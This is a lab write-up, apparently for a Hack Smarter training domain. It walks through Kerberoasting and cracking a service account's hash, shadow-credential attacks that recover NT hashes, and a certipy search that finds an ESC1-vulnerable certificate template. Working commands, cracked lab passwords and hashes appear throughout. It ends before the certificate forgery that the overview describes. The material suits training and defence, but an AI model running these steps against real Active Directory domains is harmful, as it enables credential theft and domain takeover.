
Overview
The machine starts by using assumed breach credentials to kerberoast alt.svc that leaks a crackable hash, shadow credentials to impersonate yorinobu and then soulkiller.svc to find a vulnerable ad cs template. It then abuses esc1 on template AI_Takeover to forge a certificate for the_emperor and authenticates via certipy to get shell as the_emperor via winrm.
You are a member of the Hack Smarter Red Team. This penetration test will operate under an assumed breach scenario, starting with valid credentials for a standard domain user,
faraday:hacksmarter123
The primary goal is to simulate a realistic attack, identifying and exploiting vulnerabilities to escalate privileges from a standard user to a Domain Administrator.
Enumeration
Start with nmap scan.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.1.168.253 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-11 00:22 PDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:22
Completed NSE at 00:22, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 00:22
Completed Parallel DNS resolution of 1 host. at 00:22, 0.15s elapsed
Initiating Connect Scan at 00:22
Scanning 10.1.168.253 [1000 ports]
Discovered open port 445/tcp on 10.1.168.253
Discovered open port 139/tcp on 10.1.168.253
Discovered open port 135/tcp on 10.1.168.253
Discovered open port 53/tcp on 10.1.168.253
Discovered open port 3389/tcp on 10.1.168.253
Discovered open port 3268/tcp on 10.1.168.253
Discovered open port 593/tcp on 10.1.168.253
Discovered open port 636/tcp on 10.1.168.253
Discovered open port 389/tcp on 10.1.168.253
Discovered open port 88/tcp on 10.1.168.253
Completed Connect Scan at 00:22, 11.81s elapsed (1000 total ports)
Initiating Service scan at 00:22
Scanning 10 services on 10.1.168.253
Completed Service scan at 00:22, 14.26s elapsed (10 services on 1 host)
NSE: Script scanning 10.1.168.253.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:22
NSE Timing: About 99.93% done; ETC: 00:23 (0:00:00 remaining)
Completed NSE at 00:23, 40.06s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:23
Completed NSE at 00:23, 2.67s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:23
Completed NSE at 00:23, 0.00s elapsed
Nmap scan report for 10.1.168.253
Host is up, received user-set (0.18s latency).
Scanned at 2026-08-11 00:22:30 PDT for 69s
Not shown: 990 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-11 07:22:48Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Issuer: commonName=hacksmarter-DC01-CA/domainComponent=hacksmarter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-11T07:12:23
| Not valid after: 2027-08-11T07:12:23
| MD5: fb20:c7c1:50a4:9ad3:00dd:383f:9e65:010c
| SHA-1: 4772:849f:2448:c561:2380:78f6:30bc:b57f:1d02:5b3d
< SNIP>
| _ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds? syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Issuer: commonName=hacksmarter-DC01-CA/domainComponent=hacksmarter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-11T07:12:23
| Not valid after: 2027-08-11T07:12:23
| MD5: fb20:c7c1:50a4:9ad3:00dd:383f:9e65:010c
| SHA-1: 4772:849f:2448:c561:2380:78f6:30bc:b57f:1d02:5b3d
< SNIP>
| _ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: hacksmarter.local0., Site: Default-First-Site-Name)
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.hacksmarter.local
| Issuer: commonName=hacksmarter-DC01-CA/domainComponent=hacksmarter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-11T07:12:23
| Not valid after: 2027-08-11T07:12:23
| MD5: fb20:c7c1:50a4:9ad3:00dd:383f:9e65:010c
| SHA-1: 4772:849f:2448:c561:2380:78f6:30bc:b57f:1d02:5b3d
< SNIP>
3389/tcp open  ms-wbt-server syn-ack Microsoft Terminal Services
| rdp-ntlm-info:
| Target_Name: HACKSMARTER
| NetBIOS_Domain_Name: HACKSMARTER
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: hacksmarter.local
| DNS_Computer_Name: DC01.hacksmarter.local
| Product_Version: 10.0.20348
| _ System_Time: 2026-08-11T07:22:56+00:00
| ssl-cert: Subject: commonName=DC01.hacksmarter.local
| Issuer: commonName=DC01.hacksmarter.local
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-10T07:21:38
| Not valid after: 2027-02-09T07:21:38
| MD5: 46b5:30a5:879d:83e6:50fb:2924:443e:4bb6
| SHA-1: 66a4:50f9:fc5c:f0bd:1aa5:df99:bd0c:08a6:a05f:9aeb
< SNIP>
| _ssl-date: 2026-08-11T07:23:36+00:00; 0s from scanner time.
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| _clock-skew: mean: 0s, deviation: 0s, median: -1s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 33006/tcp): CLEAN (Timeout)
| Check 2 (port 54647/tcp): CLEAN (Timeout)
| Check 3 (port 27799/udp): CLEAN (Timeout)
| Check 4 (port 55797/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| smb2-time:
| date: 2026-08-11T07:22:59
| _ start_date: N/A

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 00:23
Completed NSE at 00:23, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 00:23
Completed NSE at 00:23, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 00:23
Completed NSE at 00:23, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.35 seconds
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$
A lot of open ports, all is standard AD stuff but let's go through them.
- Domain name is hacksmarter.local and FQDN DC01.hacksmarter.local.
- There is AD CS in place with the CA
hacksmarter-DC01-CA - RDP is open
It is assumed breach box with the creds faraday:hacksmarter123.
Setup
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ echo '10.1.168.253 DC01 DC01.hacksmarter.local hacksmarter.local' | sudo tee -a /etc/hosts
10.1.168.253 DC01 DC01.hacksmarter.local hacksmarter.local
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ sudo nxc smb 10.1.168.253 -u faraday -p hacksmarter123 --generate-krb5-file /etc/krb5.conf
SMB 10.1.168.253 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.168.253 445 DC01 [+] krb5 conf saved to: /etc/krb5.conf
SMB 10.1.168.253 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=/etc/krb5.conf
SMB 10.1.168.253 445 DC01 [+] hacksmarter.local\faraday:hacksmarter123
SMB
Standard shares.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ nxc smb 10.1.168.253 -u faraday -p hacksmarter123 --shares
SMB 10.1.168.253 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.168.253 445 DC01 [+] hacksmarter.local\faraday:hacksmarter123
SMB 10.1.168.253 445 DC01 [*] Enumerated shares
SMB 10.1.168.253 445 DC01 Share Permissions Remark
SMB 10.1.168.253 445 DC01 ----- ----------- ------
SMB 10.1.168.253 445 DC01 ADMIN$ Remote Admin
SMB 10.1.168.253 445 DC01 C$ Default share
SMB 10.1.168.253 445 DC01 IPC$ READ Remote IPC
SMB 10.1.168.253 445 DC01 NETLOGON READ Logon server share
SMB 10.1.168.253 445 DC01 SYSVOL READ Logon server share
User got RDP access too.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ nxc rdp 10.1.168.253 -u faraday -p hacksmarter123
RDP 10.1.168.253 3389 DC01 [*] Windows 10 or Windows Server 2016 Build 20348 (name:DC01) (domain:hacksmarter.local) (nla:True)
RDP 10.1.168.253 3389 DC01 [+] hacksmarter.local\faraday:hacksmarter123
Let's grab BloodHound data.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ rusthound -d hacksmarter.local -i 10.1.168.253 -u faraday -p 'hacksmarter123' -z
---------------------------------------------------
Initializing RustHound at 00:29:52 on 08/11/26
Powered by g0h4n from OpenCyber
---------------------------------------------------

[2026-08-11T07:29:52Z INFO  rusthound] Verbosity level: Info
[2026-08-11T07:29:52Z INFO  rusthound::ldap] Connected to HACKSMARTER.LOCAL Active Directory!
[2026-08-11T07:29:52Z INFO  rusthound::ldap] Starting data collection...
[2026-08-11T07:29:53Z INFO  rusthound::ldap] All data collected for NamingContext DC=hacksmarter,DC=local
[2026-08-11T07:29:53Z INFO  rusthound::json::parser] Starting the LDAP objects parsing...
[2026-08-11T07:29:53Z INFO  rusthound::json::parser::bh_41] MachineAccountQuota: 10
[2026-08-11T07:29:53Z INFO  rusthound::json::parser] Parsing LDAP objects finished!
[2026-08-11T07:29:53Z INFO  rusthound::json::checker] Starting checker to replace some values...
[2026-08-11T07:29:53Z INFO  rusthound::json::checker] Checking and replacing some values finished!
[2026-08-11T07:29:53Z INFO  rusthound::json::maker] 16 users parsed!
[2026-08-11T07:29:53Z INFO  rusthound::json::maker] 60 groups parsed!
[2026-08-11T07:29:53Z INFO  rusthound::json::maker] 1 computers parsed!
[2026-08-11T07:29:53Z INFO  rusthound::json::maker] 1 ous parsed!
[2026-08-11T07:29:53Z INFO  rusthound::json::maker] 1 domains parsed!
[2026-08-11T07:29:53Z INFO  rusthound::json::maker] 2 gpos parsed!
[2026-08-11T07:29:53Z INFO  rusthound::json::maker] 21 containers parsed!
[2026-08-11T07:29:53Z INFO  rusthound::json::maker] .//20260811002953_hacksmarter-local_rusthound.zip created!

RustHound Enumeration Completed at 00:29:53 on 08/11/26! Happy Graphing!
BloodHound showed no misconfigured DACL for the user faraday so let's do our Kerberos stuff.
Access as alt.svc
Trying to list Kerberoastable account returns that the account alt.svc is so let's try to crack this.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ nxc ldap 10.1.168.253 -u faraday -p hacksmarter123 --kerberoast kerberoast.out
LDAP 10.1.168.253 389 DC01 [*] Windows Server 2022 Build 20348 (name:DC01) (domain:hacksmarter.local) (signing:None) (channel binding:Never)
LDAP 10.1.168.253 389 DC01 [+] hacksmarter.local\faraday:hacksmarter123
LDAP 10.1.168.253 389 DC01 [*] Skipping disabled account: krbtgt
LDAP 10.1.168.253 389 DC01 [*] Total of records returned 1
LDAP 10.1.168.253 389 DC01 [*] sAMAccountName: alt.svc, memberOf: [], pwdLastSet: 2025-09-21 08:07:42.894050, lastLogon: < never>
LDAP 10.1.168.253 389 DC01 $krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local\alt.svc*$24a5c609807dad65636f39fca36f94b8$19695ccf070196f7c44d2105f605b81c6bcf202d56d613dacd12850df903cc6300692e6e233c3d0b862bf59185af549a07701665d89405592719e052b262c5eb304e3fa7e277e4ea5d3bc259caa36532bca45beae0df39a4cb3b6f290c6434e6037c494a60c28f44e3f8928a7dffb7cfdb182a016bf546d7658ad80f2d0d3a8fc2db4e368db7f9db3c607ab6fdb989bb6b271f34d542781bb1876a7aed904909e3a7b2c5cdfbc97be05b78fb9ff3a17faf55cecbaac954c3aa203c59ea0b2483ae41354c8682806d82497cb2c47d161f53f64f66a1a17b996c2d05339d7ca772532a948bc88f48263b06e761d3724e26ada2c808befb7947284958419a0a82816f577c25c5cf48a8d78613b377ac9b36d1c8c7083f5cf844b8838f8a00a21569abbab9311f3efd85df655ac6ca5f2ca52b77529313c62d91a64663ff9151ba4cf6a12f0ad503bd1e1ab71b7885e7519ff170a7999c825f9a5ea89e406bd10e8e8ffab7406994ea222f3fa9b53d5690af81b8623bf3e1db1e7a69e70924223a83585933b03efc49e40a3cc03962aaab5bcb2b436de7cb09c5015c55f6d42e4af621f9023891723dcec7888827612190bf7eb2d00eb77b0e409c84be5e6f1a79accbef56657c916827219c8cac1b873ae4d609ea4a85d2ae5b54b3ed1b7fb8699493c269598a649d2dc21a9af63ed8733de94886e42e4100c0b3dd1ad4d46f134565534d3a13edcefc83d0a93506d68f01ed0c3880ff2ae46b6a2749e67a301b0f5d99cf660b7ecfe86923b4b7a6fbcfb3b77e22962acad6ba589adb1dd472a748730dd5c2fa22bbdd8f527658440d5be3aa77e597f6d044dc9c1131bc4b3090558f3fb5eb849db1bdc8db5088f7da9306449f0fd6b6d2a4bcd8efbb1972f965733b7c698bd003c9c6d9c8ad9813dabd883ee641de532bc1fbbf7514daf6327cb752ee2eee94be9c13c862d0d630490dc70e9dc284833d0f31fc7bd0c46990f2416ddf1fbc88003242890232d2f3bcc45a42b736649cc51fda86308ca9c0b78daff5931b41e60f1457ff4d73fd9ecc6da452bfc2f834e87885133175e371b2b82334595da6b650365778a73a85fec99025d1a7849264d0835234d3f9dfebae30348a59d67ebc8b0474a10749746b6ad64e06e7af7766620fd6eba8c76528d7bac044d6233cd65caf350e739db6f20dc2838917a7188c3cef138884658f14732364f7f7877ba8e717ab11f7307f0a5ef2c5a6b2b05fe20a26e0d59fbb8e4a0b02b7c25b744e6a272a3d39dc866db7a3821d371329958ba14fb539dc155563eb2a0d35f6497f2b07733e6ff1f38683bc69d75427bfbedde33e1eb22531e2e09d67302831b7377817ff5bfd20a6989d57e0b799d3d2fa884cc226c9871acde7d52fb4e09f850269d0fa46227294b3106510b77f355a4f5a5b44da2b493dc690db83cb65b1adbe823cabd51844f0ff958e4c7fe3f99f4a7f404f5e39594b5dcecc3ab8d9d3a6e80dcbd941b652da8b4e2cb32d436cb3519779a139fb
And as you can see we could crack it and the password is babygirl1
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ hashcat -a 0 kerberoast.out /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2-382-g2d71af371) starting in autodetect mode

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================================
* Device #01: cpu-haswell-Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz, 2207/4414 MB (1024 MB allocatable), 2MCU

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

13100 | Kerberos 5, etype 23, TGS-REP | Network Protocol

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 512 MB (3252 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter.local\alt.svc*$24a5c609807dad65636f39fca36f94b8$19695ccf070196f7c44d2105f605b81c6bcf202d56d613dacd12850df903cc6300692e6e233c3d0b862bf59185af549a07701665d89405592719e052b262c5eb304e3fa7e277e4ea5d3bc259caa36532bca45beae0df39a4cb3b6f290c6434e6037c494a60c28f44e3f8928a7dffb7cfdb182a016bf546d7658ad80f2d0d3a8fc2db4e368db7f9db3c607ab6fdb989bb6b271f34d542781bb1876a7aed904909e3a7b2c5cdfbc97be05b78fb9ff3a17faf55cecbaac954c3aa203c59ea0b2483ae41354c8682806d82497cb2c47d161f53f64f66a1a17b996c2d05339d7ca772532a948bc88f48263b06e761d3724e26ada2c808befb7947284958419a0a82816f577c25c5cf48a8d78613b377ac9b36d1c8c7083f5cf844b8838f8a00a21569abbab9311f3efd85df655ac6ca5f2ca52b77529313c62d91a64663ff9151ba4cf6a12f0ad503bd1e1ab71b7885e7519ff170a7999c825f9a5ea89e406bd10e8e8ffab7406994ea222f3fa9b53d5690af81b8623bf3e1db1e7a69e70924223a83585933b03efc49e40a3cc03962aaab5bcb2b436de7cb09c5015c55f6d42e4af621f9023891723dcec7888827612190bf7eb2d00eb77b0e409c84be5e6f1a79accbef56657c916827219c8cac1b873ae4d609ea4a85d2ae5b54b3ed1b7fb8699493c269598a649d2dc21a9af63ed8733de94886e42e4100c0b3dd1ad4d46f134565534d3a13edcefc83d0a93506d68f01ed0c3880ff2ae46b6a2749e67a301b0f5d99cf660b7ecfe86923b4b7a6fbcfb3b77e22962acad6ba589adb1dd472a748730dd5c2fa22bbdd8f527658440d5be3aa77e597f6d044dc9c1131bc4b3090558f3fb5eb849db1bdc8db5088f7da9306449f0fd6b6d2a4bcd8efbb1972f965733b7c698bd003c9c6d9c8ad9813dabd883ee641de532bc1fbbf7514daf6327cb752ee2eee94be9c13c862d0d630490dc70e9dc284833d0f31fc7bd0c46990f2416ddf1fbc88003242890232d2f3bcc45a42b736649cc51fda86308ca9c0b78daff5931b41e60f1457ff4d73fd9ecc6da452bfc2f834e87885133175e371b2b82334595da6b650365778a73a85fec99025d1a7849264d0835234d3f9dfebae30348a59d67ebc8b0474a10749746b6ad64e06e7af7766620fd6eba8c76528d7bac044d6233cd65caf350e739db6f20dc2838917a7188c3cef138884658f14732364f7f7877ba8e717ab11f7307f0a5ef2c5a6b2b05fe20a26e0d59fbb8e4a0b02b7c25b744e6a272a3d39dc866db7a3821d371329958ba14fb539dc155563eb2a0d35f6497f2b07733e6ff1f38683bc69d75427bfbedde33e1eb22531e2e09d67302831b7377817ff5bfd20a6989d57e0b799d3d2fa884cc226c9871acde7d52fb4e09f850269d0fa46227294b3106510b77f355a4f5a5b44da2b493dc690db83cb65b1adbe823cabd51844f0ff958e4c7fe3f99f4a7f404f5e39594b5dcecc3ab8d9d3a6e80dcbd941b652da8b4e2cb32d436cb3519779a139fb:babygirl1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*alt.svc$HACKSMARTER.LOCAL$hacksmarter....a139fb
Time.Started.....: Tue Aug 11 00:37:28 2026 (0 secs)
Time.Estimated...: Tue Aug 11 00:37:28 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   369.0 kH/s (1.98ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#01...: 123456 -> lovers1
Hardware.Mon.#01.: Util: 50%

Started: Tue Aug 11 00:37:23 2026
Stopped: Tue Aug 11 00:37:30 2026
Validating the user.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ nxc smb hacksmarter.local -u alt.svc -p babygirl1
SMB 10.1.168.253 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:hacksmarter.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.1.168.253 445 DC01 [+] hacksmarter.local\alt.svc:babygirl1
Access as Yorinobu
Looking back at BloodHound data the user alt.svc have GenericAll over the user yorinobu which has GenericWrite over soulkiller.svc.
Looking at this soulkiller.svc description attribute it shows that this user is used to manage the CA so probably has some misconfigured AD CS stuff.

We start by getting hash of the yorinobu.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ certipy shadow auto -dc-ip 10.1.168.253 -dc-host dc01.hacksmarter.local -u alt.svc -p 'babygirl1' -account yorinobu
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'Yorinobu'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID 'efda95ae9a2e4b83a744fa128ae5b7a2'
[*] Adding Key Credential with device ID 'efda95ae9a2e4b83a744fa128ae5b7a2' to the Key Credentials for 'Yorinobu'
[*] Successfully added Key Credential with device ID 'efda95ae9a2e4b83a744fa128ae5b7a2' to the Key Credentials for 'Yorinobu'
[*] Authenticating as 'Yorinobu' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'yorinobu@hacksmarter.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'yorinobu.ccache'
[*] Wrote credential cache to 'yorinobu.ccache'
[*] Trying to retrieve NT hash for 'yorinobu'
[*] Restoring the old Key Credentials for 'Yorinobu'
[*] Successfully restored the old Key Credentials for 'Yorinobu'
[*] NT hash for 'Yorinobu': 5d21eb21b243284ed2cd8d04ac187c0f
Access as soulkiller.svc
Doing the same for soulkiller.svc we get its hash so let's enumerate AD CS using that account.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ certipy shadow auto -dc-ip 10.1.168.253 -dc-host dc01.hacksmarter.local -u yorinobu -hashes :5d21eb21b243284ed2cd8d04ac187c0f -account soulkiller.svc
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'Soulkiller.svc'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '4c651e93b6044c578c345540b4c56ad9'
[*] Adding Key Credential with device ID '4c651e93b6044c578c345540b4c56ad9' to the Key Credentials for 'Soulkiller.svc'
[*] Successfully added Key Credential with device ID '4c651e93b6044c578c345540b4c56ad9' to the Key Credentials for 'Soulkiller.svc'
[*] Authenticating as 'Soulkiller.svc' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'soulkiller.svc@hacksmarter.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'soulkiller.svc.ccache'
[*] Wrote credential cache to 'soulkiller.svc.ccache'
[*] Trying to retrieve NT hash for 'soulkiller.svc'
[*] Restoring the old Key Credentials for 'Soulkiller.svc'
[*] Successfully restored the old Key Credentials for 'Soulkiller.svc'
[*] NT hash for 'Soulkiller.svc': f4ab68f27303bcb4024650d8fc5f973a
ESC1
The template AI_TAKEOVER is vulnerable to ESC1 so let's get administrator hash.
┌─[vpn.coursestack.com 10.200.80.120]─[jimmex@attacker]─[~/hacksmarter/arasaka]
└──╼ [★]$ certipy find -dc-ip 10.1.168.253 -dc-host dc01.hacksmarter.local -u soulkiller.svc -hashes :f4ab68f27303bcb4024650d8fc5f973a -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'hacksmarter-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'hacksmarter-DC01-CA'
[*] Checking web enrollment for CA 'hacksmarter-DC01-CA' @ 'DC01.hacksmarter.local'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name : hacksmarter-DC01-CA
    DNS Name : DC01.hacksmarter.local
    Certificate Subject : CN=hacksmarter-DC01-CA, DC=hacksmarter, DC=local
    Certificate Serial Number : 1DBC9F9ECF287FB04FDE66106578611F
    Certificate Validity Start : 2025-09-21 15:32:14+00:00
    Certificate Validity End : 2030-09-21 15:42:14+00:00
    Web Enrollment
      HTTP
        Enabled : False
      HTTPS
        Enabled : False
    User Specified SAN : Disabled
    Request Disposition : Issue
    Enforce Encryption for Requests : Enabled
    Active Policy : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner : HACKSMARTER.LOCAL\Administrators
      Access Rights
        ManageCa : HACKSMARTER.LOCAL\Administrators
                                          HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        ManageCertificates : HACKSMARTER.LOCAL\Administrators
                                          HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        Enroll : HACKSMARTER.LOCAL\Authenticated Users
Certificate Templates
  0
    Template Name : AI_Takeover
    Display Name : AI_Takeover
    Certificate Authorities : hacksmarter-DC01-CA
    Enabled : True
    Client Authentication : True
    Enrollment Agent : False
    Any Purpose : False
    Enrollee Supplies Subject : True
    Certificate Name Flag : EnrolleeSuppliesSubject
    Enrollment Flag : IncludeSymmetricAlgorithms
                                          PublishToDs
    Private Key Flag : ExportableKey
    Extended Key Usage : Client Authentication
                                          Secure Email
                                          Encrypting File System
    Requires Manager Approval : False
    Requires Key Archival : False
    Authorized Signatures Required : 0
    Schema Version : 2
    Validity Period : 1 year
    Renewal Period : 6 weeks
    Minimum RSA Key Length : 2048
    Template Created : 2025-09-21T16:16:36+00:00
    Template Last Modified : 2025-09-21T16:16:36+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights : HACKSMARTER.LOCAL\Soulkiller.svc
                                          HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
      Object Control Permissions
        Owner : HACKSMARTER.LOCAL\Administrator
        Full Control Principals : HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        Write Owner Principals : HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        Write Dacl Principals : HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
        Write Property Enroll : HACKSMARTER.LOCAL\Domain Admins
                                          HACKSMARTER.LOCAL\Enterprise Admins
